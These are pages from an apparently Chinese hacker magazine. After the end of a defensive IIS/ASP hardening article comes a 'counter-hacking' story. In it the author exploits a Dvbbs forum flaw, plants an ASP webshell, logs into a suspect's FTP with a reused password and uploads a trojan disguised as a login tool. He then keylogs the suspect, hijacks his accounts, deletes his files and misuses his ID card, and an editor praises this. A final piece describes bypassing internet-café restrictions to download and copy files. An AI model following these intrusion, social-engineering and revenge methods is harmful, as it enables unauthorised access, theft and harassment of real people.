设置权限是必要的。首先，确定IIS里要建立几个站点，之后为每个站点建立一个用户。在IIS站点的目录安全性里选择让这个用户作为匿名访问的账户。再设置所有分区都禁止这个用户访问，而在站点对应的文件夹设置允许此用户访问。这样即使站点被入侵，入侵者也拿不到服务器的shell。

3.系统备份

一切做好之后用Ghost再次备份，并将做好的备份文件放在与服务器不在同一局域网的机器上或相对安全的地方。插上网线，服务器就可以安全地正常工作了。之后可以在每次服务器重起时还原一次系统，这都是后话了。

好了，基本上就这么多了，以上说的可能不太全面，仅作参考之用，不足之处还请高手多多补充。

注意： 作者提到的Ghost的备份是属于标准备份，我们还要养成一个勤打补丁的好习惯，如果你是大型的企业管理人员，建议你看看安全焦点的《论补丁管理》，作者在文中对安全产品的评价不代表本杂志的观点。

编辑点评： 作者对ASP服务器安全配置篇说得太简单了，我再来废话几句。入侵者常常会通过上传WebShell，提高权限，运行cmd指令等等。我们应该取消相应服务和功能，设置ACL权限，还要为每个站点建立一个user用户，对每个站点相应的目录。只给这个用户读、写、执行权限就可以了。入侵者利用WebShell来执行可执行程序，我们还应该取消一些相应服务和功能。一般WebShell用到：WScript.Network、WScript.Network.1、WScript.Shell、WScript.Shell.1、Shell.Application、Shell.Application.1，我们应在注册表中将以上键值改名或删除；同时需要注意按照这些键值下的CLSID键的内容从HKEY_CLASSES_ROOT/CLSID下面对应的键值删除，如果入侵者获得shell后会执行更多指令，应该通过设置ACL权限来限制CMD.EXE文件及其相关程序，除了特定管理员帐户拥有全部权限，其他用户（包括system用户，administrators组）等等.一律无权限访问此文件。

记一次有趣的反黑历程

小龙

这是一个我觉得非常曲折和有趣的反黑过程，只不过受害对象是我的好朋友。为了帮他抓到元凶，我可以说是费了好大周折，同时也总结出很多有意义的东西。

1. 搜黑现场

来到朋友的家中，听他对最近爱机奇怪现状的描述：“QQ 经常无故被关闭，江民杀毒软件也不随机启动了，特别是网络连接总是不流畅。”我个人感觉应该不是病毒，哪会有这么变态的病毒啊，怀疑朋友的机器中木马了，在被人远程监控。这个“黑客”看来爱搞恶作剧，QQ 进程应该是被远程木马的进程管理功能所关闭，江民杀毒不随机自动加载也是因为利用木马用注册表功能远程删除了相关启动的键值。至于网络连接异常，则可能是朋友的机器被人做过代理了。

启动江民杀毒软件对系统目录进行深度查杀，果然是没有收获，看来下马者很聪明，这个木马是做过免杀处理的。打开朋友计算机的“系统属性”，发现自动更新被关闭，木马非常有可能是利用漏洞进入电脑的，不过朋友是 XP SP2 的系统，利用远程溢出不怎么可能，但是不排除是 IE 漏洞来执行木马服务端，最近好像非常流行破SP2的网页木马，利用 hhctrl.ocx（帮助控件）的漏洞跨域写脚本文件来执行文件。朋友的系统是电脑城装机人员安装的，看来，他们在重视系统资源的同时，却忽略了用户基本的安全。就个人认为，开启自动更新是非常有必要的。他的系统是 XP SP2 政府版，可以在线升级。不管了，先扫一下系统漏洞吧，利用江民的系统漏洞扫描功能得出漏洞报告，得到的结果让人心寒。还是先把病毒给清理了再打上补丁吧，现在流传比较广泛的木马莫过于灰鸽子和 PCshare。正好我的 U 盘上有最新的灰鸽子全版本清除器，打开后点 scan 进行扫描，果然是中的灰鸽子木马（如图 1）。




图 1 灰鸽子清除器发现灰鸽子

再帮朋友开启自动更新，加载江民防火墙，并且嘱咐他更新好所有补丁前一定不要随便进非大型网站，在朋友的褒奖下，也该走人了。

小提示 这里的杀毒过程是在脱网状态下进行的，大家也要注意了，这样做的好处是避免控制你的人正好在线，从中作怪。

仔细想想，朋友是 ADSL 拨号上网，有可能会被“黑客”利用到互联星空进行业务消费。朋友用的是 X P 系统自带的 PPPOE 拨号工具，可以使用一款叫 dialupass的工具进行密码查询。于是连上网络，登录上互联星空进行消费查询，哎，可怜的朋友已经被人下手了。

在朋友的强烈要求下，我决定抓到“凶手”。查看了一下网站连接的历史记录，在进行了一系列排除后，锁定了一个网站，因为在这个网站的首页源码中存在挂马代码。由于时间不早了，我决定还是先回家再弄个究竟。

2. 反黑，看来不容易

回到家中，开机后的第一件事就是打开这个网页。我的卡巴报警了，看来，挂马页面的 htm 代码和 js 文件的确是进行了很好的免杀处理，只是这个木马程序斗不过卡巴，它的免杀处理并没针对卡巴修改特征码。不过即使生成了，也并不能通过漏洞来运行，我的爱机可是全副武装了的。

这个网站的首页加载得非常慢（因为要释放挂马页面），估计这家伙并没用下载者工具进行配置，而是直接用默认加壳后的灰鸽子服务端制作成了网页木马，虽然经过加壳，也有 300 多 K，但看来蛮菜的。下载者的原理就是结合木马存放的地址制作成一个几 K 的小文件，这样别人运行了这个文件就会下载对应的木马并运行。压缩的工作在网页木马制作中是不可缺少的。特别是灰鸽子这样比较大的服务端，如果直接在挂马页面运行，将会在生成文件的过程中大大拖缓浏览速度，同时也容易暴露挂马页面。

玩网站入侵，对我这样的菜鸟来说需要点运气了。随便浏览了一下这个网站，发现有个动网论坛，不管那么多了，用动网 7.0 SP2 的前台提升工具把我申请的用户尝试权限提升。幸运的是，竟然成功提升为管理员。接着用至尊宝写的动网利用程序，在用提升的前台管理员登录后，查找暴出的 dv_log 表，在最后几页找到了论坛超级管理员的前后台用户名和密码。下面的工作就简单了，上传一个修改扩展名为 gif 的 asp 木马后，在后台的数据库备份中还原我们的木马。

小提示 这个动网漏洞是今年 7 月流行的，前台提升漏洞是利用的论坛头像没有过滤字符导致用户提交非法数据越权。至于在前台权限下的暴表，完全是利用动网注入漏洞来进行的。

一般来说备份的木马都会在论坛的 bbs/databackup 这个目录下，因为这是基本设置，果然我就在这个目录下发现了这家伙的 asp 木马（如图 2）。

现在的工作就是在他的 asp 木马中插入我制作好的免杀网页木马地址，顺便把他在首页里的挂马代码删除，等他下次进到他的 aspshell，呵呵，就有好戏看了。




图 2 发现 ASP 木马

为了以其人之道还治其人之身，我用的也是灰鸽子，还特地给他备注了个分组。

参考资料

关于网页木马的制作和挂马代码，请参考 2005 年 12 月的《网页木马制作及利用全攻略》。

过了两天我再打开那个网站，晕，这家伙又挂了他的网页木马。不过我也暗自高兴，可以确定他的确登录过他的 aspshell 了。

不过我打开灰鸽子后却失望了，上线分组里一直没出现过这家伙。我们知道网页木马都是通过漏洞来执行的，人家起码也是个玩黑的，系统打上补丁就不能执行我的服务端了。

不过我又想到一个思路，如果这家伙喜欢在站点根目录浏览修改首页文件，那么我在这个目录下写一个“警告.txt”这样的

文件，出于一般人的好奇心理一定会查看。

我的想法就是把exe文件用捆绑器或者图标资源修改工具来改成txt格式的图标。可是后来实践发现思路虽然可行，却难以用到实际操作中。如果直接改成txt格式，那么就相当于把木马用记事本打开；改成txt.exe，就算图标改过来了，在aspshell下还是会显示真实后缀。其实如果真能改成txt这样的格式，即使查到的是乱码，估计人家也会下载下来运行，可惜理想和现实总有一定的差距。也许有高手会想出这个问题的解决方法。

3.成功抓到黑手

既然网页木马的方法不可取，用txt格式又无从下手，那是不是就要放弃？对了，还是结合心理学，也就是社会工程学。下面看看我是如何抓到这个黑客的吧。

我注意到他的挂马地址为http://xxx.68ab.com/mm。说明他申请的是68ab提供的免费空间，他这个空间的ftp登录用户就是xxx了，那么密码是什么呢？呵呵，也难怪现在的人都喜欢用一个密码，通过查看他的asp木马的代码，很快就知道了这个登录密码。然后用这个密码尝试ftp登录他的个人空间，果真就登录成功了。接下来该做什么？我通过开山的文件合并器破解版，捆绑了flashfxp和免杀灰鸽子服务端，把生成的文件命名为：68ab专用ftp登录器.rar，最后上传到他的空间并等待他下载运行吧（如图3）。




图3

为什么我要用这个捆绑器呢，因为他是免杀的哦。我相信起码他会下载运行的，因为一般人肯定会认为这是空间商提供的，哈哈，被我钻空子了。果然没多久，这家伙就上线了（如图4）。

看来还真是可爱得不行，居然就真的把ftp登录器换成flashfxp了。看到他又在进行刷点工作，可真气坏我了。以后一定好好花个时间，把他的密码全部搞到手，把他肉鸡全卸载了！

4.朋友再遭难

最近，朋友告诉我，他这个月又被刷点了！居然还有这事？照说朋友的肉鸡打上补丁后，上网都非常小心了，可能还是打上补丁之前中的木马。我用进程管理器查看了一下，发现系统中多出了两个奇怪的进程：explrer.exe和algs.exe。这两个进程有守护功能，结束掉其中一个，又立即被另一个重新激活，连最新的江民和卡巴都查杀不出，看来只有手动查杀了。




图4 抓到了“凶手”

打开木马辅助查找器2005，果然就暴露了木马的地址，原来木马是建立在X:\Program Files\Internet explore这个目录下的，这里的X就是系统盘。选中好这两个进程后，点击“终止选中进程”来干掉木马进程（如图5）。




图5 发现可疑进程

最后到这个目录下删除木马建立的这两个文件，就彻底完成查杀工作了。最后用冰刃查看一下网络连接，看来没有任何异常。

这个木马又是谁建立的？通过查看那个“黑客”的屏幕，发现原来这个黑手又是他！看来他还是挺聪明的，用一个不知名的木马来加固自己的肉鸡。后来通过在网上查找资料，原来的确是一种不常见的木马——黑失败。木马制作得并不隐蔽，正好减轻了我的工作量。呵呵。

接下来的事就是整死他了，这个过程对他来说惨不忍睹。最先做的当然是卸载他的灰鸽子肉鸡了，光这个就能把他心疼死。然后我通过灰鸽子的键盘记录得到他的QQ号和信箱密码，全部进行了修改，删除掉好友和重要文件！我还拿到他在一些论坛的登录密码，上去发布sexy信息让他封号！当然也少不了删除他硬盘里的东东啦：照片、黑客教程、考试资料…通通DELETE。最过瘾的是我还在他硬盘里找到身份证复印件，通过这个证件号码和信箱地址，修改他QQ的密码保护，可惜号码不够靓。还收获了什么vip账号、高级教程等。由于他是电信用户，拨号的公网IP，最后顺便把他的ADSL也给刷了，这些全部奉献给我那受害的好朋友。后来，朋友居然用灰鸽子狂删他硬盘里的东西，汗……那简直就是一个“惨”字了得啊。

5.总结：

的确，反黑是一件比较棘手的事情，这次遇到的这个黑客看来是既聪明又糊涂，聪明的是结合不同的木马控制肉鸡，糊涂的是使用相同密码和过于相信“空间商”。结合这次反黑过程，我从中学到了很多。看了李丰初写的反黑文章，他写道：“只要用户访问恶意的asp木马，就会中特意为他打造的木马。”这样做的确有很大的局限性，成功的几率也是非常小的。我们如果结合一些人性的心理因素，反黑的工作就富有挑战性了。

顺便提醒一些朋友们，XP自带的拨号程序存在不安全因素，我们安装互联星空的专用拨号软件后可以完全杜绝远程通过软件查询ADSL密码（下载地址请登录当地互联星空）。

最后希望这篇文章对大家有所帮助，也祝非安全能让大家在新年里有更大收获！

【本文所介绍的软件开山文件合并器V3.6正式破解版/灰鸽子全版清除器/灰鸽子清除器B3/fint2005/dvbbs.exe/dvbbsSp2.exe已收录到光盘中】

编辑点评： 网站被挂马也是屡见不鲜了，再利用IE的漏洞来配合可以大量捕获肉鸡。如果不想自己成为别人的肉鸡，就一定要勤快地打补丁，多学习一些安全知识。如果你想反黑，更要努力学习。通过作者的反黑经历，可以看出作者对安全知识的掌握程度，已经能很熟练应用各个方面的知识来分析与攻击，建议菜菜们要想反黑就要不断地学习、练习（不要只顾技术不学理论哦），这样一来可以积累很多经验。不用多久你同样可以做到，为小龙的见义勇为行为鼓掌~~但对人的教训也要有个度哦，应适可而止。

2006年不知不觉来到了我们的身旁，在这辞旧迎新之际，偶先给大家拜个早年（免得到时候忘了）。想到过年就能想到什么？当然是放假啦~~~辛勤工作学习了一年，也该放下手头的事，好好休息一下了。现在不是流行什么网上拜年吗？如果家里没有电脑怎么办呢？当然是去网吧啦！那里有空调，人又多，还有游戏玩，不愧是避寒山庄啊！没钱去网吧？压岁钱还没有发？那就好好看看本期《黑客手册》的泡泡吧栏目，里面有高手给我们介绍了如何免费上网的方法哦~~~看到这里是不是流口水了呢？在这里空气友情提醒：别看广告，看疗效！快去看高手写的文章吧。

没有黑软，也能破网吧

兜兜爽圆糖

抱着“黑宝书”那么久，也曾是久经沙场的人了，然虽常闻“肉鸡”香，却从未食之。哎~~~菜呀！今天写这篇文章只想和大家交流一下个人经验，由于能力和水平有限，文中若有错误之处，恳请各位黑友指出！

说到关于如何突破网吧限制的方法，无论是在网上，还是在各种“黑宝书”中，早已数不胜数了。但各自的局限性都很大，毕竟不同的环境有不同的方法。有的限制比较简单，有的则很BT，其实真相的背后并不全在于网管。这里先公布一点内幕消息仅供参考，之所以这样说，是因为安装调试网吧是一个相当繁琐的过程，而大部分网吧都是采用技术人员制作好的母盘进行克隆的方法来减少这繁琐的工作，也就是老板口里经常说的拷盘。所以大家遇见了困难不要总以为是网吧老板或者网管的杰作，重点应该放在管理软件上。下面我就结合自己的情况给大家说说我的经验。

我们这里的网吧普遍都是用的万象系列的管理软件。其内部布置都是：无盘系统、98的分机、2000的服务器（这个还不敢完全确定）。很多常规突破方法都无法实现，应该是被技术人员修改过的，可见其安全性增强多了。

先来说说怎么访问硬盘吧。一般常用的方法是把事先放在QQ硬盘里的工具DOWN下来用，这且不分析。以我个人的经历而言，大多数网吧QQ里的个人网络硬盘、群网络硬盘和自定义面板所属的DLL文件都是早已被删除了的。极少情况下，也会存在一个可利用的。虽然方法我们知道了，但它若不存在呢？嘿嘿，往下看先……

相信没有哪个网吧不装聊天软件的，就拿我们最常用的QQ来举例说明，这里本人先奉献一招“突破硬盘访问的限制”的个人珍藏给大家分享。依次操作如下：登录QQ→设置→系统设置→传输文件设置（如图1）。




图1 设置传输文件

这里要提醒的是，多半系统文件夹以及里面的部分内容都是被设为隐藏属性的。所以有时明知System32文件夹在Windows文件夹内，还是输入完整路径为妥。不然你打开Windows文件夹时发现里面是空的就傻眼了。如果有人提问：这些基本常识懂电脑的都知道，如果想知道管理软件的路径又没有黑软怎么办呢？其实也好办，网吧仍有可供我们利用的工具。想必“流行病毒专杀工具”大家不陌生吧。具体位置在：开始菜单→程序→病毒专杀类。找到后运行它。依次展开即可看到所有盘符和其下的所有文件夹（包括隐藏属性的，如图2）。当然除了文件夹以外的应用程序是不会显示的（玩过杀毒软件的都知道）。说到这里，上面的问题应该有点头绪了吧。万象管理软件的路径一般都是C：\octopus，如果没有就去别的盘找，不会藏得很深的。

现在来教大家如何恢复QQ的那3个DLL文件，不过这又牵涉到突破下载的问题了。这里我可不是叫大家去盗管理员密码来解锁，也不是在线运行什么下载软件，更不是那些改注册表、写脚本之类的方法。一样还是用网吧自带的（确切地说应该是做盘的人对我们的再次优惠，呵呵）。大家有没有这样的经历，当我们点击一个下载链接时，会弹出一个Flashget，但随后会被一个警告框所屏蔽。那么我们怎么去利用呢？其实由此可知，Flashget是一定存在的，经过多次验证都是在C:\Flashget下，且为隐藏属性。用前面我所提到的方法进去后直接运行即可绕过限制。但可惜的是不一定都能成功，相对而言，稍微老点的版本可以这样。不过不用担心，天无绝人之路嘛！NetAnts和Dreamweaver MX大家应该也知道吧。前者是网络蚂蚁，后者则是网页三剑客软件其中之一。它们的路径分别是“C:\NetAnts”和“C:\Program Files\Dreamweaver MX”下（放心用吧！除了隐藏的属性就没别的限制）。需注意的是：老版本万象里的Dreamweaver MX是可以直接在程序里面找到的。新版本的则是在前面所说的路径下（都不知道为什么要有，谁会在网吧里面玩网页三剑客哦）。至于它的FTP下载功能我就不多说了，《网吧黑客一点通》里有介绍。现在我们有了下载的权利，还怕自己的工具不会来吗？我是把QQ的那三个DLL文件存到我“新浪UC”的网络硬盘里面，若想恢复则将所要恢复的DLL文件下载到QQ的目录里即可。哈哈，UC网络硬盘好像除了我没人在意它呀！它可比QQ的大哦！还可以泡点扩充硬盘空间。另外，以往我们要借助诸如“灰色按钮客星”等软件来突破灰色按钮，才能得到自己想要的文件。现在用UC网络硬盘就可以做到，只要你知道完整的路径和程序名称，无须到它的目录下就可以上传到UC网络硬盘，比如想上传qq.exe到UC硬盘中，输入C:\qq\qq2005\qq.exe，点上传即可。再想一想，是不是数据库也可以呢？同样的，怎么拿到，还可以怎么样放回去。至于如何更好地利用，就看你们自己啦！想要的就快去免费注册一个吧！

最后总结一下：其实文中的方法本没有什么技术含量，很多可以让我们利用的工具其实都是在拷盘后默认存在的，只是我平时多留意了一下。可能大家看了会觉得有些繁杂，但是反过来想想，在一些常规方法行不通时，不妨一试，未尝不是一个突破点呀！发现它就不要放过它，偶尔的发现，也别有一番乐趣哦！

